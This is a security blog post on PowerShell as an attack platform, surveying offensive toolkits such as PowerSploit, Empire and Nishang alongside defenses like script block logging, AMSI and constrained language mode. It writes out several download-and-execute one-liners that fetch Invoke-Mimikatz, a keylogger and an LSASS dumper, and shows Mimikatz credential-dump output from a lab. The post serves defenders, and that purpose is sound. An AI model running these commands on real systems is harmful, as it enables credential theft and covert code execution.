

- [RSS \(https://adsecurity.org/?feed=rss2\)](https://adsecurity.org/?feed=rss2)

Search for:



DEF CON 24 (2016) Talk “Beyond the MCSE: Red Teaming Active Directory” Presentation Slides
Posted (<https://adsecurity.org/?p=2987>)

Microsoft LAPS Security & Active Directory LAPS Configuration Recon (<https://adsecurity.org/?p=3164>)
[🔗](#)

Aug 13 2016

PowerShell Security: PowerShell Attack Tools, Mitigation, & Detection

- By Sean Metcalf (<https://adsecurity.org/?author=2>) in Microsoft Security (<https://adsecurity.org/?cat=11>), PowerShell (<https://adsecurity.org/?cat=7>), Technical Reference (<https://adsecurity.org/?cat=2>)

This post is a follow-up of sorts from my earlier posts on PowerShell, my PowerShell presentation at BSides Baltimore (https://adsecurity.org/?page_id=1352), and my presentation at DEF CON 24 (https://adsecurity.org/?page_id=1352).

Hopefully this post provides current information on PowerShell usage for both Blue and Red teams.

Related posts:

- BSides Charm Presentation Posted: PowerShell Security: Defending the Enterprise from the Latest Attack Platform (<https://adsecurity.org/?p=2843>)
- PowerShell Version 5 is Available for Download (again) (<https://adsecurity.org/?p=2668>)
- Detecting Offensive PowerShell Attack Tools (<https://adsecurity.org/?p=2604>)
- PowerShell Version 5 Security Enhancements (<https://adsecurity.org/?p=2277>)

The Evolution of PowerShell as an attack tool

PowerShell is a built-in command shell available on every supported version of Microsoft Windows (Windows 7 / Windows 2008 R2 and newer) and provides incredible flexibility and functionality to manage Windows systems. This power makes PowerShell an enticing tool for attackers. Once an attacker can get code to run on a computer, they often invoke PowerShell code since it can be run in memory where antivirus can't see it. Attackers may also drop PowerShell script files (.ps1) to disk, but since PowerShell can download code from a website and run it in memory, that's often not necessary.



(<https://adsecurity.org/wp-content/uploads/2016/06/PowerShellSecurity-PowerShell-I-Thought-This-Was-DOS.jpg>)

Dave Kennedy & Josh Kelley presented at DEF CON 18 (2010) (<https://www.youtube.com/watch?v=q5pA49C7QJg>) on how PowerShell could be leveraged by attackers. Matt Graeber developed PowerSploit and blogged at Exploit-Monday.com (<http://www.exploit-monday.com/2012/08/Why-I-Choose-PowerShell.html>) on why PowerShell is a great attack platform. Offensive PowerShell usage has been on the rise since the release of "PowerSploit" (<https://github.com/PowerShellMafia/PowerSploit>) in 2012, though it wasn't until Mimikatz was PowerShell-enabled (aka Invoke-Mimikatz (https://raw.githubusercontent.com/PowerShellEmpire/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1)) about a year later that PowerShell usage in attacks became more prevalent. PowerShell provides tremendous capability since it can run .Net code and execute dynamic code downloaded from another system (or the internet) and execute it in memory without ever touching disk. These features make PowerShell a preferred method for gaining and maintaining access to systems since they can move around using PowerShell without being seen. PowerShell Version 5 (<https://adsecurity.org/?p=2277>) (v5) greatly improves the defensive posture of PowerShell and when run on a Windows 10 system, PowerShell attack capability is greatly reduced.

Attackers have options

This post obviously covers how attackers can subvert the latest security enhancements in PowerShell, including PowerShell v5.

Keep in mind that attackers have options. PowerShell is one option, but dropping a custom exe is another one. Options include:

- Custom executables (EXEs)
- Windows command tools
- Remote Desktop
- Sysinternal tools
- Windows Scripting Host
- VBScript
- CScript
- JavaScript
- Batch files
- PowerShell

PowerShell attack capability

There are a number of reasons why attackers love PowerShell:

- Run code in memory without touching disk.

- Download & execute code from another system.
- Interface with .Net & Windows APIs.
- Built-in remoting.
- CMD.exe is commonly blocked, though not PowerShell.
- Most organizations are not watching PowerShell activity.
- Many endpoint security products don't have visibility into PowerShell activity.

PowerShell is often leveraged as part of client attack frequently invoked by one of the following (typically an Encoded Command (bypasses exec. policy)).

Typical PowerShell run options

- WindowsStyle Hidden
- NoProfile
- ExecutionPolicy Bypass
- File <FilePath>
- Command <Command>
- EncodedCommand <BASE64EncodedCommand>

Real World PowerShell Attack Tools

PowerSploit (<https://github.com/PowerShellMafia/PowerSploit>)

Description: A PowerShell Post-Exploitation Framework used in many PowerShell attack tools.

Use: Recon, privilege escalation, credential theft, persistence.

Authors: Matt Graeber (@Mattifestation) & Chris Campbell (@obscuresec)

Popular cmdlets:

- Invoke-DllInjection.ps1
- Invoke-Shellcode.ps1
- Invoke-WmiCommand.ps1
- Get-GPPPassword.ps1
- Get-Keystrokes.ps1
- Get-TimedScreenshot.ps1
- Get-VaultCredential.ps1
- Invoke-CredentialInjection.ps1
- Invoke-Mimikatz.ps1
- Invoke-NinjaCopy.ps1
- Invoke-TokenManipulation.ps1
- Out-Minidump.ps1
- VolumeShadowCopyTools.ps1
- Invoke-ReflectivePEInjection.ps1

Invoke-Mimikatz (<https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1>)

Capabilities: Mimikatz (<https://adsecurity.org/?p=2207>) execution from PowerShell, Credential theft & injection, Forged Kerberos ticket creation, Much more!

Use: Credential theft & reuse, Persistence

Author: Joseph Bialek (@clymb3r)

```
PS C:\> powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
#####
# mimikatz 2.0 alpha <x64> release "Kiwi en C" <Feb 16 2015 22:15:28>
## ^ ##
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` <benjamin@gentilkiwi.com>
## u ## http://blog.gentilkiwi.com/mimikatz             <oe.eo>
##### with 15 modules * * */

mimikatz<powershell> # sekurlsa::logonpasswords

Authentication Id : 0 : 911306 <00000000:000de7ca>
Session          : Interactive from 3
User Name        : lukeskywalker
Domain          : ADSECLAB
SID              : S-1-5-21-1581655573-3923512380-696647894-2629
msv :
[00000003] Primary
* Username : LukeSkywalker
* Domain  : ADSECLAB
* LM       : 3c0978ad4d3672cebe5ef0f17c30ad5e
* NTLM     : 177af8ab46321ceef22b4e8376f2dba7
* SHA1    : e1e310802741223f486f661032e1472a308dae3b
tspkg :
* Username : LukeSkywalker
* Domain  : ADSECLAB
* Password : TheForce99!
wdigest :
* Username : LukeSkywalker
* Domain  : ADSECLAB
* Password : TheForce99!
kerberos :
* Username : lukeskywalker
* Domain  : LAB.ADSECURITY.ORG
* Password : TheForce99!
ssp :
credman :

Authentication Id : 0 : 676556 <00000000:000a52cc>
Session          : Interactive from 1
User Name        : ADSAdmin
Domain          : ADSFP01
SID              : S-1-5-21-1662981689-1290724130-2958167982-500
msv :
[00000003] Primary
* Username : ADSAdmin
* Domain  : ADSFP01
* LM       : e52cac67419a9a226e7e4a5ff986d116
* NTLM     : 7c08a63a2f48f045971bc2236ed3f3ac
* SHA1    : 05a6fb630c065d50471cd5a30ac5604642a74e31
tspkg :
* Username : ADSAdmin
* Domain  : ADSFP01
* Password : Password99!
```

PowerView (<https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1>)

Description: Pure PowerShell domain/network situational awareness tool.

Now part of PowerSploit.

Use: Recon

Author: Will Harmjoy (@HarmJ0y)

- Get-NetUser
- Get-NetGroup
- Get-NetGroupMember
- Get-NetLocalGroup
- Get-NetSession
- Invoke-UserHunter
- Get-NetOU
- Find-GPOLocation
- Get-NetGPOGroup

- Get-ObjectACL
- Add-ObjectACL
- Invoke-ACLScanner
- Set-ADOObject
- Invoke-DowngradeAccount
- Get-NetForest
- Get-NetForestTrust
- Get-NetForestDomain
- Get-NetDomainTrust
- Get-MapDomainTrust

```
PS C:\Users\joeuser> Get-NetGPOGroup
```

```
GPOPath      : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}\MACHINE\Pref
Filters       :
GroupName    : Administrators (built-in)
GroupSID     : S-1-5-32-544
GroupMemberOf :
GroupMembers  : {S-1-5-21-1581655573-3923512380-696647894-2628}
GPODisplayName: Add Server Admins to Local Administrator Group
GPOName      : {E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}
GPOType      : GroupPolicyPreferences

GPODisplayName: Add Workstation Admins to Local Administrators Group
GPOName      : {45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
GPOPath      : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
GPOType      : RestrictedGroups
Filters       :
GroupName    : ADSECLAB\Workstation Admins
GroupSID     : S-1-5-21-1581655573-3923512380-696647894-2627
GroupMemberOf :
GroupMembers  : {}

GPOPath      : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{F481B887-A0BC-4044-9DB2-4979899B0BC5}\MACHINE\Pref
Filters       :
GroupName    : Remote Desktop Users (built-in)
GroupSID     : S-1-5-32-555
GroupMemberOf :
GroupMembers  : {S-1-5-21-1581655573-3923512380-696647894-513}
GPODisplayName: Set Remote Users
GPOName      : {F481B887-A0BC-4044-9DB2-4979899B0BC5}
GPOType      : GroupPolicyPreferences
```

(<https://adsecurity.org/wp-content/uploads/2016/08/AD-Recon-PowerView-GetNetGPOGroup-01.png>)

PowerUp (<https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1>)

Description: Identifies methods of local Privilege Escalation.

Part of PowerShell Empire.

Use: Privilege Escalation

Author: Will Harmjoy (@harmj0y)

- Get-ServiceUnquoted
- Get-ServiceFilePermission
- Get-ServicePermission
- Invoke-ServiceAbuse
- Install-ServiceBinary
- Get-RegAutoLogon
- Get-VulnAutoRun
- Get-VulnSchTask
- Get-UnattendedInstallFile
- Get-WebConfig
- Get-ApplicationHost
- Get-RegAlwaysInstallElevated

Nishang (<https://github.com/samratashok/nishang>)

Description: PowerShell for penetration testing and offensive security.

Use: Recon, Credential Theft, Privilege Escalation, Persistence

Author: Nikhil Mitt (@nikhil_mitt)

- Get-Unconstrained
- Add-RegBackdoor
- Add-ScrnSaveBackdoor
- Gupt-Backdoor
- Invoke-ADSBackdoor
- Enabled-DuplicateToken
- Invoke-PsUaCme
- Remove-Update
- Check-VM
- Copy-VSS
- Get-Information
- Get-LSASecret
- Get-PassHashes
- Invoke-Mimikatz
- Show-TargetScreen
- Port-Scan
- Invoke-PoshRatHttp
- Invoke-PowerShellTCP
- Invoke-PowerShellWMI
- Add-Exfiltration
- Add-Persistence
- Do-Exfiltration
- Start-CaptureServer

PowerShell Empire (<https://github.com/PowerShellEmpire/Empire>)

Current Version: 1.5 (3/31/2016)

```
Empire: PowerShell post-exploitation agent | [Version]: 1.5.0
[Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub, @enigma0x3
=====
[EMPIRE]=====
162 modules currently loaded
0 listeners currently active
0 agents currently active

(Empire) >
```

(<https://adsecurity.org/wp-content>

/uploads/2016/08/PowerShellEmpire-Empire-Load-Screen-v1.5.jpg)

Capabilities:

- PowerShell based Remote Access Trojan (RAT).
- Python server component (Kali Linux).
- AES Encrypted C2 channel.
- Dumps and tracks credentials in database.

Use: Integrated modules providing Initial Exploitation, Recon, Credential Theft & Reuse, as well as Persistence.

Authors: Will Schroeder (@harmj0y) & Justin Warner (@sixdub) & Matt Nelson (@enigma0x3)

Modules:

- Code Execution
- Collection
- Credentials
- Exfiltration
- Exploitation
- Lateral Movement
- Management
- Persistence
- Privilege Escalation
- Recon
- Situational Awareness
- Fun & TrollsPloit

Cmdlets:

- Invoke-DllInjection
- Invoke-ReflectivePEInjection
- Invoke-ShellCode
- Get-ChromeDump
- Get-ClipboardContents
- Get-FoxDump
- Get-IndexedItem
- Get-Keystrokes
- Get-Screenshot
- Invoke-Inveigh

- Invoke-NetRipper
- Invoke-NinjaCopy
- Out-Minidump
- Invoke-EgressCheck
- Invoke-PostExfil
- Invoke-PSInject
- Invoke-RunAs
- MailRaider

- New-HoneyHash
- Set-MacAttribute
- Get-VaultCredential
- Invoke-DCSync
- Invoke-Mimikatz
- Invoke-PowerDump
- Invoke-TokenManipulation
- Exploit-Jboss
- Invoke-ThunderStruck
- Invoke-VoiceTroll
- Set-Wallpaper
- Invoke-InveighRelay
- Invoke-PsExec
- Invoke-SSHCommand

- Get-SecurityPackages
- Install-SSP
- Invoke-BackdoorLNK
- PowerBreach
- Get-GPPPassword
- Get-SiteListPassword
- Get-System
- Invoke-BypassUAC
- Invoke-Tater
- Invoke-WScriptBypassUAC
- PowerUp
- PowerView
- Get-RickAstley

- Find-Fruit
- HTTP-Login
- Find-TrustedDocuments
- Get-ComputerDetails
- Get-SystemDNSServer
- Invoke-Paranoia
- Invoke-WinEnum
- Get-SPN
- Invoke-ARPScan
- Invoke-PortScan
- Invoke-ReverseDNSLookup
- Invoke-SMBScanner

Learning about Offensive PowerShell Tools

Most of the best PS attack tools are in Empire, so download the PowerShell Empire zip file (<https://github.com/PowerShellEmpire/Empire/releases>) & extract.

Once extracted, review PS1 files in data\module_source.

Empire-1.5 > data > module_source

Name

-  code_execution
-  collection
-  credentials
-  exfil
-  exploitation
-  fun
-  lateral_movement
-  management
-  persistence
-  privesc
-  recon
-  situational_awareness
-  trollsploit

(https://adsecurity.org/wp-content/uploads/2016/08/PowerShell-Empire-ZipFile-Contents-Module_Source.png)

Contents-Module_Source.png

Empire-1.5 > data > module_source > credentials

Name

-  Get-VaultCredential.ps1
-  Invoke-DCSync.ps1
-  Invoke-Mimikatz.ps1
-  Invoke-PowerDump.ps1
-  Invoke-TokenManipulation.ps1

(https://adsecurity.org/wp-content/uploads/2016/08/PowerShell-Empire-ZipFile-Contents-Module_Source-Credentials.png)

Empire-ZipFile-Contents-Module_Source-Credentials.png

Empire-1.5 > data > module_source > persistence

Name

-  Get-SecurityPackages.ps1
-  Install-SSP.ps1
-  Invoke-BackdoorLNK.ps1
-  Persistence.psm1
-  PowerBreach.ps1

(https://adsecurity.org/wp-content/uploads/2016/08/PowerShell-Empire-ZipFile-Contents-Module_Source-Persistence.png)

PowerShell is more than PowerShell.exe

Blocking access to PowerShell.exe is an “easy” way to stop PowerShell capability, at least that’s how it seems. The reality is that PowerShell is more than a single executable. PowerShell is a core component of Windows (not removable) exists in the System.Management.Automation.dll dynamic linked library file (DLL) and can host different runspaces which are effectively PowerShell instances (think PowerShell.exe & PowerShell_ISE.exe). A custom PowerShell runspace can be instantiated via code, so PowerShell can be executed through a custom coded executable (such as MyPowershell.exe). In fact there are several current methods of running PowerShell code

without Powershell.exe being executed. Justin Warner (@SixDub (<https://twitter.com/sixdub>)) blogged about bypassing PowerShell.exe on Red Team engagements in late 2014, (<http://www.sixdub.net/?p=367>) aka PowerPick (http://www.powershellemire.com/?page_id=135). Since PowerShell code can be executed without running PowerShell.exe, blocking this executable is not an ideal solution to block attacks (and by “not an ideal solution” I mean this doesn’t stop PowerShell from being executed, so no it doesn’t solve the problem).

There are two sides to every argument. On the “Block PowerShell” side, there is the positive result that initial attack code will not execute since PowerShell is not allowed to run, with potential issues later on due to Microsoft and/or 3rd party requirements for PowerShell. Often an organization will “block” access to PowerShell.exe to stop the initial attack. There are side-effects to this, including potentially reduced management capability.

On the “Don’t Block PowerShell” side, there are other ways to limit an attacker’s PowerShell capability without blocking PowerShell from running. Configuring PowerShell protection/limitation via AppLocker is worth investigating (and testing) as well as setting Powershell to constrained language mode. For more on this, review the later section on “Limiting PowerShell Capability.”

- PowerShell = System.Management.Automation.dll
- Applications can run PowerShell code
- “PowerShell ps = PowerShell.Create()”
- Ben Ten’s AwesomerShell

<https://github.com/Ben0xA/AwesomerShell> (<https://github.com/Ben0xA/AwesomerShell>)

Executing PowerShell commands without PowerShell.exe

Starting with PowerShell v2:

“Provides methods that are used to create a pipeline of commands and invoke those commands either synchronously or asynchronously within a runspace. This class also provides access to the output streams that contain data that is generated when the commands are invoked. This class is primarily intended for host applications that programmatically use Windows PowerShell to perform tasks. This class is introduced in Windows PowerShell 2.0”. (<https://msdn.microsoft.com/en-us/library/system.management.automation.powershell%28VS.85%29.aspx>)

- Create C# application that references Powershell System.Automation.dll assembly.
- Leverage Automation assembly’s functions to execute PowerShell Code.
- Similar to how PowerShell.exe works.

Unmanaged PowerShell (<https://github.com/leechristensen/UnmanagedPowerShell>) by Lee Christensen (@tifkin_ (https://twitter.com/tifkin_)) is the foundation for most PowerShell attack tools running outside of powershell.exe. It starts up .NET & performs in-memory loading of a custom C# assembly that executes PowerShell from an unmanaged process.

The Metasploit PowerShell module leverages unmanaged PowerShell since March 2016.

Another PowerShell project that leverages unmanaged PowerShell is **P0wnedShell** a “PowerShell Runspace Post Exploitation Toolkit”. It runs PowerShell commands and functions within a powershell runspace environment (.NET) and includes many PowerShell attack tools, including those from PowerSploit, Nishang, PowerCat, Inveigh, etc all contained within a single executable.

[*] Information Gathering:

1. Use PowerView to gain network situational awareness on Windows Domains.
 2. Find machines in the Domain where Domain Admins are logged into.
 3. Scan for IP-Addresses, HostNames and open Ports in your Network.

[*] Code Execution:

4. Reflectively load Mimikatz executable into Memory, bypassing AV/AppLocker.
 5. Inject Metasploit reversed https Shellcode into Memory.

[*] Privilege Escalation:

6. Use PowerUp tool to assist with local Privilege Escalation on Windows Systems.
 7. Get a SYSTEM shell using Token Manipulation.
 8. Tater "The Posh Hot Potato" Windows Privilege Escalation exploit.
 9. Use Minikatz dcsync to collect NTLM hashes from the Domain.
 10. Use Mimikatz to generate a Golden Ticket for the Domain.

[*] Exploitation:

11. Get into Ring0 using the MS14-058 and MS15-051 Vulnerability.
 12. Own AD in 60 seconds using the MS14-068 Kerberos Vulnerability.

[*] Lateral Movement:

13. Use PsExec to execute commands on remote system.
 14. Execute Mimikatz on a remote computer to dump credentials.
 15. PowerCat our PowerShell TCP/IP Swiss Army Knife.

[*] Others!

16. Execute (Offensive) PowerShell Commands.
 17. Reflectively load a ReactOS Command shell into Memory, bypassing AV/AppLocker.
 18. Exit


Enter choice:

This project provides a simple 'Order by Number' for simple PowerShell attack tool execution.

I renamed it to “Calc.exe”, though I have never been able to get Calc to use more than a few MB of RAM. When I run Mimikatz through it, “Calc” uses > 180MB. 😊

PowerShell v5 Security Enhancements

I cover these in a previous post. (<https://adsecurity.org/?p=2277>) How about a quick refresher?



- **Script block logging** – logs the PowerShell code actually executed by PowerShell. Without this enabled, obfuscated code is logged, making it far more difficult to create useful indicators.

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):
Write-Output "Running Invoke-Mimikatz..."

ScriptBlock ID: cbd51773-c40f-4f73-9b77-808a7624d1c7

(<https://adsecurity.org/wp-content>)

Log Name:	Microsoft-Windows-PowerShell/Operational
Source:	PowerShell (Microsoft-Windows-PowerShell)
Event ID:	4104
Level:	Verbose
User:	WIN-EOOTVR3NK6K\ADSAd
OpCode:	On create calls
More Information:	Event Log Online Help

/uploads/2016/08/PowerShellv5-Security-ScriptBlockLogging-InvokeMimikatz-PowerShellEvent-4104.png)

- **System-wide transcripts** – When enabled, a transcript file can be written to a write-only share for each PowerShell user per computer. If the share is offline, the computer will cache the file data until it's back online.

```

Command start time: 20160515205951
*****
PS C:\> c:\temp\invoke-Mimikatz2
*****
Windows Powershell transcript start
Start time: 20160515205956
Username: ADSECLAB0\administrator
RunAs User: ADSECLAB0\administrator
Machine: ADS0WKWIN7-PSV5 (Microsoft Windows NT 6.1.7601 Service Pack 1)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 160
PSVersion: 5.0.10586.117
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0.10586.117
BuildVersion: 10.0.10586.117
CLRVersion: 4.0.30319.18063
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
*****
Command start time: 20160515205956
*****
. #####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
.## ^ ##.
## / ## /* * *
## \ ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 147414 (00000000:00023fd6)
Session           : RemoteInteractive from 2
User Name         : administrator
Domain           : ADSECLAB0
SID               : S-1-5-21-186993273-1316126705-865754954-500
msv :
[00000003] Primary
* Username : Administrator
* Domain   : ADSECLAB0
* NTLM     : 96ae239ae1f8f186a205b6863a3c955f
* SHA1     : 0f3ecc3981e4bc6360cc554f2ff6867368b650d8
[00010000] CredentialKeys
* NTLM     : 96ae239ae1f8f186a205b6863a3c955f
* SHA1     : 0f3ecc3981e4bc6360cc554f2ff6867368b650d8
tspkg :
wdigest :
* Username : Administrator
* Domain   : ADSECLAB0
* Password : Password99!!!
kerberos :

```

(<https://adsecurity.org/wp-content/uploads/2016/08/PowerShell-v5-Transcription-InvokeMimikatz-cropped.png>)

- **Constrained PowerShell enforced with AppLocker** – When PowerShell v5 installed and AppLocker in Allow mode, PowerShell operates in constrained language mode which is a limited language mode preventing and Windows API access. For more on this, keep reading. 😊


```
PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds
IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds : Specified method is not
supported.
+ CategoryInfo          : NotImplemented: () [], PSNotSupportedException
+ FullyQualifiedErrorId : NotSupported

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Get-Keystrokes.ps1'); Get-Keystrokes -LogPath c:\temp\key.log
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Get-Keystrokes.ps1'); Get-Keystrokes -LogPath c:\temp\key.log : Specified method is not supported.
+ CategoryInfo          : NotImplemented: () [], PSNotSupportedException
+ FullyQualifiedErrorId : NotSupported

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1'); Get-Process lsass ; out-minidump
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1'); Get-Process lsass ; out-minidump : Specified method is not supported.
+ CategoryInfo          : NotImplemented: () [], PSNotSupportedException
+ FullyQualifiedErrorId : NotSupported
```

(<https://adsecurity.org/wp-content/uploads/2016/08/PowerShell-Security-ConstrainedPowerShell-Enabled-AttackTools.png>)

- The **Anti-Malware Scan Interface (AMSI)** in Windows 10 enables all script code to be scanned prior to execution by PowerShell and other Windows scripting engines. The Anti-Virus/Anti-Malware solution on the system must support AMSI for it to scan the code. The great benefit is that all code delivered to the PowerShell engine is scanned, even code injected into memory that was downloaded from the internet. As of mid-2016, only Microsoft Defender and AVG support AMSI.



(<https://adsecurity.org/wp-content/uploads/2016/08/PowerShell-v5-Win10-AMSI-Graphic.jpg>)

Unfortunately, most AntiVirus companies don't see the benefit of AMSI

Security Vendors Supporting Win10 AMSI

1. Microsoft Defender
2. AVG Protection 2016.7496
3. ESET Version 10
4. BitDefender
5. Avast
6. Trend Micro: ??
7. Symantec: ???
8. McAfee: ???
9. Sophos: ??
10. Kaspersky: ??
11. F-Secure : ??
12. Avira : ??
13. Panda : ??

Last Updated: October 2017

© 2017 Trimarc Security, LLC. (www.TrimarcSecurity.com)

There are also PowerShell cmdlets to interact with Defender to get status on detected threats.

The first detection shows a detected threat in a couple of different files on disk.

```
PS C:\WINDOWS\system32> get-mpthreatdetection | Sort LastThreatStatusChangeTime -Descending
```

```
ActionSuccess          : True
AdditionalActionsBitMask : 0
AMProductVersion       : 4.9.10586.0
CleaningActionID       : 9
CurrentThreatExecutionStatusID : 2
DetectionID           : {A0FD4CBE-6ECD-4B56-8964-FCDF1D31FB0B}
DetectionSourceTypeID  : 2
DomainUser             : NT AUTHORITY\SYSTEM
InitialDetectionTime   : 3/22/2016 2:27:19 PM
LastThreatStatusChangeTime : 3/25/2016 5:21:32 PM
ProcessName            : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
RemediationTime        :
Resources              : {amsi:_PowerShell_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.10586
                           .000000000000000013, file:_C:\Temp\Inv-MMK - Copy.ps1, file:_C:\Temp\Inv-MMK.ps1,
                           file:_C:\Temp\Inv-MMK2.ps1...}
ThreatID               : 2147690356
ThreatStatusErrorCode  : 0
ThreatStatusID         : 1
PSCoputerName          :
```

(<https://adsecurity.org/wp-content/uploads/2016/08/AMSI-ThreatDetection-Report.jpg>)

The second detection shows a detected threat in “PowerShell.exe_10.0.1058.00000000000010”. Hmm, that’s odd. It detected a threat in memory that was downloaded from the internet and executed in memory. 😊

```
PS C:\> Get-MpThreatDetection | sort InitialDetectionTime -Descending
```

```
ActionSuccess          : True
AdditionalActionsBitMask : 0
AMPProductVersion      : 4.9.10586.0
CleaningActionID       : 2
CurrentThreatExecutionStatusID : 0
DetectionID            : {EC68B191-CD89-41C6-B5E2-3085722BFDF9}
DetectionSourceTypeID   : 10
DomainUser              : YODA\sean
InitialDetectionTime    : 3/25/2016 5:48:26 PM
